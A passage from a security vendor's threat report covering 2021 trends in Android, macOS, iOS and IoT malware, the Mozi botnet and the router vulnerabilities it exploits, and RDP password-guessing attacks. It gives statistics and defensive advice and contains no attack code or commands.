Other categories that are experiencing hockey stick growth are Spyware (71%), represented by Android/Triada backdoor in the top 10, and Adware (63%), represented by Android/Andreed trojan and Android/AdDisplay.MobiDash PUA. Andreed presents a very interesting trojan – even though it is found only in one Russian alternative app store, it still holds the third position in our global top 10 ranking. This alternative app store offers Android applications that are available from other official stores but packs them together with Andreed. The main goal of this malware is to display ads, in particular at the launch and closure of apps that were acquired from this specific app store.



Top 10 Android threat detections in T2 2021 (% of Android threat detections)



Detection trends of selected Android threat categories in T1 2021 – T2 2021, seven-day moving average

EXPERT COMMENT

Android/Andreed trojan, the newcomer in our top 10, shows how dangerous and unnecessary it is to download apps from unofficial or alternative app stores. These markets can never provide the level of security that is delivered by official stores like Google Play and in this case even try to earn some extra cash by using the devices of their customers as ad displaying vessels.

Lukáš Štefanko, ESET Malware Researcher


Android threat categories that were previously experiencing a sharp decline but are now rising again are Clickers (26.9%), HiddenApps (11.3%) – deceptive apps that hide their own icons – and SMS trojans (3.8%). As was reported in our *in-depth analysis of stalkerware* [7] released in May, this threat also continued to rise, during T2 by 12.9%. According to our report, which analyzed 86 stalkerware apps, these apps are riddled with vulnerabilities that not only further jeopardize victims but may also expose the privacy of the snoopers themselves.

The only threat categories that declined in numbers during T2 were Cryptominers (-14.3%) and Ransomware (-7.7%), both of which are highly influenced by the fluctuations of cryptocurrency prices. Countries that were most hit by Android threats in T2 are not only the usual suspects because of their size and number of Android users – such as Russia, India, Brazil and Argentina – but the list also includes Mexico, Ukraine, Turkey, Peru and Slovakia.


Our recent research didn't focus only on stalkerware. In July, ESET researchers *analyzed how monetized URL shortener services hijack user button clicks* [8] to download Android malware. From the beginning of 2021 until July 1, ESET telemetry saw more than 150,000 instances of Android/FakeAdBlocker being downloaded to Android devices. FakeAdBlocker was responsible for displaying out-of-context ads on Android devices; however, in hundreds of cases, malware was downloaded too.

From the ever-growing corpus of Android banking malware, Dutch security firm ThreatFabric *analyzed an interesting Android threat* [50] dubbed Vultur that targets online banking and cryptocurrency wallet credentials. To obtain information needed to perform fraud, this trojan doesn't use the well-known overlay attacks. Instead, it records a device screen whenever one of the targeted banking or cryptocurrency apps is opened. It does so by relying on accessibility services built into mobile operating systems. Vultur is detected by ESET products as a variant of Android/Spy.Vultur.

Another Android banking malware variant that has been mentioned in the media frequently during the past few months is *FluBot* [51]. The victims, located mainly in European countries, first receive an SMS message that impersonates a popular delivery and logistics company with a link to install an app.



Android banking malware detection trend in T1 2021 – T2 2021, seven-day moving average



Global distribution of Android threat detections in T2 2021

Once installed and granted the requested permissions, FluBot unleashes a plethora of functionality, including SMS spamming and the theft of credit card numbers and online banking credentials. FluBot is detected by ESET products as a variant of the Android/TrojanDropper.Agent family, which is currently our second most prevalent Android threat worldwide.

When discussing the security and privacy of the Android ecosystem, it is important to point out some of the *changes and updates that will be available in Android 12* [52]. Android's new iteration promises to provide users with more control over, and transparency about, how their data is being handled. For instance, Privacy Dashboard will provide a clear and simple overview of app accesses to the device location, microphone, and camera over the past 24 hours. Android 12 will also add indicators that show users in real time which apps are accessing their camera and microphone feeds.

While going through these changes, users are also advised to *enable 2FA wherever possible* [53]. The whole cybersecurity community repeats this advice again and again, but according to the *latest Twitter transparency report* [54] published in July, it doesn't have much effect. *<covid sarcasm> Who would have guessed that people don't listen to the advice of experts? </covid sarcasm>* The report, which covers the second half of 2020, claims that only 2.3% of all active Twitter accounts had at least one 2FA method enabled. Only 2.3% – let that sink in.


macOS AND iOS THREATS

According to ESET telemetry, macOS detection numbers saw a slight uptick in T2 2021, with trojans being the main driver behind it.


In T2 2021, the detections of macOS threats saw an increase of 9.2%. This, while not a huge uptick, represents a change of direction from the stagnation observed in the last months of 2020 and in T1 2021. The cause of the current growth is the continued increase in Trojan detections, first observed in April 2021. Compared to T1, overall detections of Trojans rose by 48% during T2. These threats continued to stay above the detection levels of Potentially Unwanted Applications (PUAs), a category of threats that previously dominated the macOS threat landscape and continues to lose force, during T2 by 22%. Other categories that saw a decrease in detection numbers were Adware (-30%) and Potentially Unsafe Applications (PUsAs, -32%).

Incredibly, the number one macOS detection has been the same since our first Threat Report covering Q1 2020, yet its percentage share has been diminishing bit by bit. OSX/Mackeeper PUA is a program displaying unsolicited ads, currently most active in countries with higher Apple product penetration, such as the United States, Japan and the United Kingdom.

The number two detection, OSX/Riskware.Meterpreter, is also an older application that can utilize system resources in an undesirable way. It has, however, gotten a second wind in the United States and Ecuador; its share increased from 3.5% in T1 to 10.8% in T2.



macOS threat detection trend in T1 2021 – T2 2021, seven-day moving average




Top 10 macOS threat detections in T2 2021

Countries seeing the biggest numbers of overall macOS detections, according to ESET telemetry, are the United States, France, Japan and Ecuador. It is, however, interesting to look at the changes in detections these countries witnessed during T2. France (-15.1%), the United States (-10.9%) and Japan (-9.23%) saw declines in detection numbers during this period, while the United Kingdom (+43.4%) and Ecuador experienced a significant increase – in Ecuador's case the detections almost quadrupled!

During this period, ESET researchers, together with *BushidoToken* [55], *identified new activity* [56] by the *GMERA group* [57]. It appears the attackers are still actively targeting Mac users with a malicious rebundled version of the legitimate crypto-trading application Kattana, this time using the fake brand name "TroxTrade". The malicious campaign is supported by several fake LinkedIn profiles posing as TroxTrade employees. The fake application and second-stage malware are signed using the "MYKYTA TROINIKOV (8787YQ2GP7)" developer identity and compiled for both Intel and Apple M1 systems. The payload is, again, a reverse shell, meaning its operators can perform any action on the victim's compromised Mac device.

Our researchers also *shared more information* [58] about the malicious *iOS tweak they analyzed in March* [59]. This threat, targeting jailbroken iOS devices, attempts to exfiltrate files from the



Global distribution of macOS threat detections T2 2021

compromised device via the Telegram Bot API using a shell command. To avoid detection, the new version of iOS/Spy.Postlo.A attempts to modify the definitions of iSecureOS, an iOS Security application for jailbroken devices.

While analyzing *URL shortener services distributing Android malware* [8], ESET researchers saw different behavior on iOS devices. Besides flooding victims with unwanted ads, these websites can create events in victims' calendars by automatically downloading an ICS file. Victims must first tap the subscribe button to spam their calendars with these events. However, the calendar name "Click OK To Continue" does not reveal the true content of those calendar events and only misleads the victims into tapping the Subscribe and Done buttons. These calendar events falsely inform victims that their iOS devices are infected with malware, hoping to induce victims to click on the embedded links, which lead to more scareware advertisements.

In other related news, Apple has been releasing fixes for several iOS and macOS zero-days, including the one that allowed inheriting screen recording permissions from other apps, like Zoom, to *take sneaky pictures* [60]. Or the one that allowed Pegasus, a phone hacking tool developed by the NSO Group and sold to and used by governments, to spy on activists, political opponents and journalists, as was revealed by the international investigative journalism initiative *the Pegasus Project* [61] and human rights group *Amnesty International* [62].

Apple did not release any information that would allow iOS users and the whole cybersecurity industry to understand which vulnerability specifically was used by Pegasus. According to the latest report by The Citizen Lab, it could have been *zero-click iMessage exploits* [63]. No hashes for any malicious binaries have been released either in a *report by Amnesty International* [64] or anywhere else. Amnesty International, however, published a *Mobile Verification Toolkit* [65] for Android and iOS devices to check whether they have been compromised.

Apple's communication (or lack thereof) regarding the Pegasus compromise raises further concerns about the accuracy of the company's claims to hold its customers' privacy and security to the highest standards. This September, the company *released iOS 15* [66], containing several interesting security and privacy features. For instance, a built-in authenticator named App Privacy Report that lets users check how often their apps access their photos, location, camera, microphone, or contacts during the last seven days and whether their apps contacted other domains. Apple is also giving users the option either to upgrade to the latest software or to keep iOS 14 while continuing to receive crucial security updates.

EXPERT COMMENT

Revelations published about the Pegasus phone hacking tool are disturbing. The Pegasus operation specifics and overall lack of forensic mechanism make it difficult to detect and analyze, even for us professionals within the cybersecurity industry. I can't imagine the distress it can cause to the general public and companies around the world who are trying to protect their data and privacy.

Anton Cherepanov, ESET Senior Malware Researcher

Another new feature that was supposed to arrive later this year has caused *quite a stir in the security community* [67]. The *CSAM (Child Sexual Abuse Material) detection* [68] is part of a larger set of features designed to increase child safety and focuses on preventing the spread of CSAM through iCloud Photos. The goal of this feature is to scan photos stored in iCloud Photos on US iOS devices and assess them alongside a database of known CSAM image hashes from the American National Center for Missing and Exploited Children (NCMEC) and other child safety organizations. The other feature would scan all iMessage images sent or received by minors for sexually explicit material and notify parents.

Critics within the security industry explained [69] that this feature might be tweaked in the future in a way that "could censor protected speech, [and] threaten the privacy and security of people around the world". The backlash by this coalition of more than 90 US and international organizations was so severe that Apple decided to delay the release of this feature *"to make improvements"* [70]. Meanwhile, WhatsApp *already monitors for CSAM* [71] that has previously been flagged by their machine learning system and reviewed by human moderators, without breaking the end-to-end encryption.

IoT SECURITY


600,000 new bots join Mozi botnet to aim their attacks mostly at western countries.

Always patch your IoT devices and replace them after they reach their end-of-life. Why are we mentioning this age-old and probably obvious advice? Because ESET researchers have been monitoring the rapid expansion of the Mozi IoT botnet, which continues to grow through exploitation of years-old vulnerabilities, despite its author being *arrested in June 2021* [72].


It is important to note that after the arrest of Mozi's author, parts of the botnet could be running on "autopilot" and searching the internet for vulnerable IoT devices to add to the network without using them for other malicious goals apart from further spread. The fact that our monitoring has not seen new features, config files, or updates suggests that this might be the case.

According to ESET telemetry, Mozi amassed close to 600,000 bots in T2 2021 alone. More than half of those – 334,401 to be exact – were routers in China, followed by 162,000 in India, 22,300 in Albania, 17,700 in Russia, and a just under 15,700 in Brazil.

Despite having most of its current infrastructure in Asia, Latin America, and the Balkans, Mozi's designated territories for further invasion seem to lie elsewhere, in the most technologically advanced western nations. Out of more than 6 million Mozi attack attempts detected by ESET in T2 2021, almost 1.08 million were aiming to compromise devices in the United States, 488,000 in the United Kingdom, 420,000 in Germany, 268,000 in France and 261,000 in the Netherlands.



Global distribution of bots enslaved by Mozi IoT botnet in T2 2021




Vulnerabilities targeted by the Mozi IoT botnet in T2 2021

EXPERT COMMENT

When it comes to IoT security, we must repeat that good old basic rule – update and patch all your "smart" devices. The Mozi botnet continues to rely on the same set of older vulnerabilities, some of which are eight years old! The fact that a huge number of internet-connected IoT devices remain unpatched allows cybercriminals to build botnets with hundreds of thousands of bots and use them for anything from spreading malware through large DDoS attacks to cryptomining. Improving the security of IoT should be one of the key goals for developed countries, who are – as we can see from our data – the primary targets for botnets such as Mozi.

Milan Fránik, ESET Malware Researcher



Top 10 vulnerabilities detected by ESET's router vulnerability scanner module in T1 2021 – T2 2021
(% of vulnerability detections)

As for vulnerabilities exploited in T2 2021 by Mozi, most targeted specific Netgear DGN devices with unpatched *EDB-25978* [73] – a security flaw that was first publicly reported in 2013. With 1.63 million detections, these attack attempts topped the list but were closely followed by 1.6 million detections eyeing unpatched DASAN (GPON) routers that sported the three-year-old vulnerability *CVE-2018-10562* [74]. The attempted exploitation of these two vulnerabilities together accounted for more than half of all Mozi attacks.

Another 1.43 million detections – 24% of the detection pie – was added by attacks trying to exploit the six-year-old *CVE-2015-2051* [75] on D-Link routers. The last vulnerability, targeted by more than a million Mozi attacks, was *EDB-41471* [76]. With more than 1.16 million, this 2017 Jaws web server remote code execution (RCE) vulnerability accounted for 19% of the botnet's activity.

In T2 2021, based on 195,000 user-requested scans, ESET checked 115,000 unique routers worldwide. These scans found 3,180 (2.78%) of these devices using a weak password, which represents a reduction in rate of 12% compared to 3,860 (3.14%) seen in T1 2021. Another positive development observed in T2 2021 was that only about 1,780 (1.55%) of the scanned devices still had one of the tested vulnerabilities a drop of rate of more than 13% when compared to 2,200 and 1.79% in T1 2021.

Taking a closer look at the scanned flaws, the top five remained unchanged when compared to T1 2021. The first position has been upheld by the 2012 vulnerability in the web-based management tool for the TP-Link TL-WR841N router, popping up in 17.4% of the positive scans.

The only newcomer among the top 10 was the *remote command execution flaw EDB-40472* [77], found in the Billion 7700NR4 router. The detection rate of this vulnerability grew from 1.4% in T1 2021 to 2.3% in T2 2021 and thus achieved the tenth position in our ranking.

T2 2021 also brought another big find from Belgian researcher Mathy Vanhoef, who gave the world one of the biggest stories regarding network security when his team broke the Wi-Fi Protected Access 2 (WPA2) standard in 2017 and showed that any Wi-Fi network at that time was penetrable by criminals exploiting weaknesses via Key Reinstallation AattaCKs or *KRACKs* [78].

Now Mathy Vanhoef and his team are at it again, publishing another set of serious vulnerabilities in Wi-Fi standards – including the latest version WPA3 – naming them fragmentation and aggregation attacks or *FragAttacks* [79]. The demo on the linked page shows some of the potential impacts, including: interception of sensitive information, the attacker taking control of victim's devices and a scenario where the flaws are used as "stepping stones" to launch advanced attacks. Based on this research, 12 CVEs have been issued.

EXPLOITS


Intensity of password-guessing attacks targeting RDP and SQL services grew, while SMB detections headed south.

In T2 2021, networks with exposed services had to withstand increasing pressure from attackers attempting to password-guess their way in. Between May and August 2021, ESET detected 55 billion new brute-force attacks (+104% compared to T1 2021) against public-facing RDP services, representing a significant acceleration compared to the 27 billion attacks (+60% compared to T3 2020) seen over the first four months of 2021.


The average daily number of unique clients reporting attacks against RDP in T2 2021 remained almost constant, oscillating around an average of 160,000. The moving average of unique clients reporting such attacks per day saw an isolated drop in May, which was reversed by the uptick at the end of August.

Based on detection statistics, it seems to be increasingly difficult for the attackers to find new targets, yet those they already have on their list are hit with increased aggressiveness. This hypothesis is supported by the impressive increase in average number of daily attacks per unique client, which doubled from 1,392 attempts per machine per day in T1 2021 to 2,756 in T2 2021.

One specific country that has been hit especially hard towards the end of T2 2021 was Spain, accounting for 17.1% of all malicious RDP connection attempts. A distant second, Germany faced 6.7% of the RDP attacks, followed by the United States with 6.5%, Italy with close to 6.4% and Poland with more than 5.8%.



Global distribution of RDP password guessing attack attempts in T2 2021



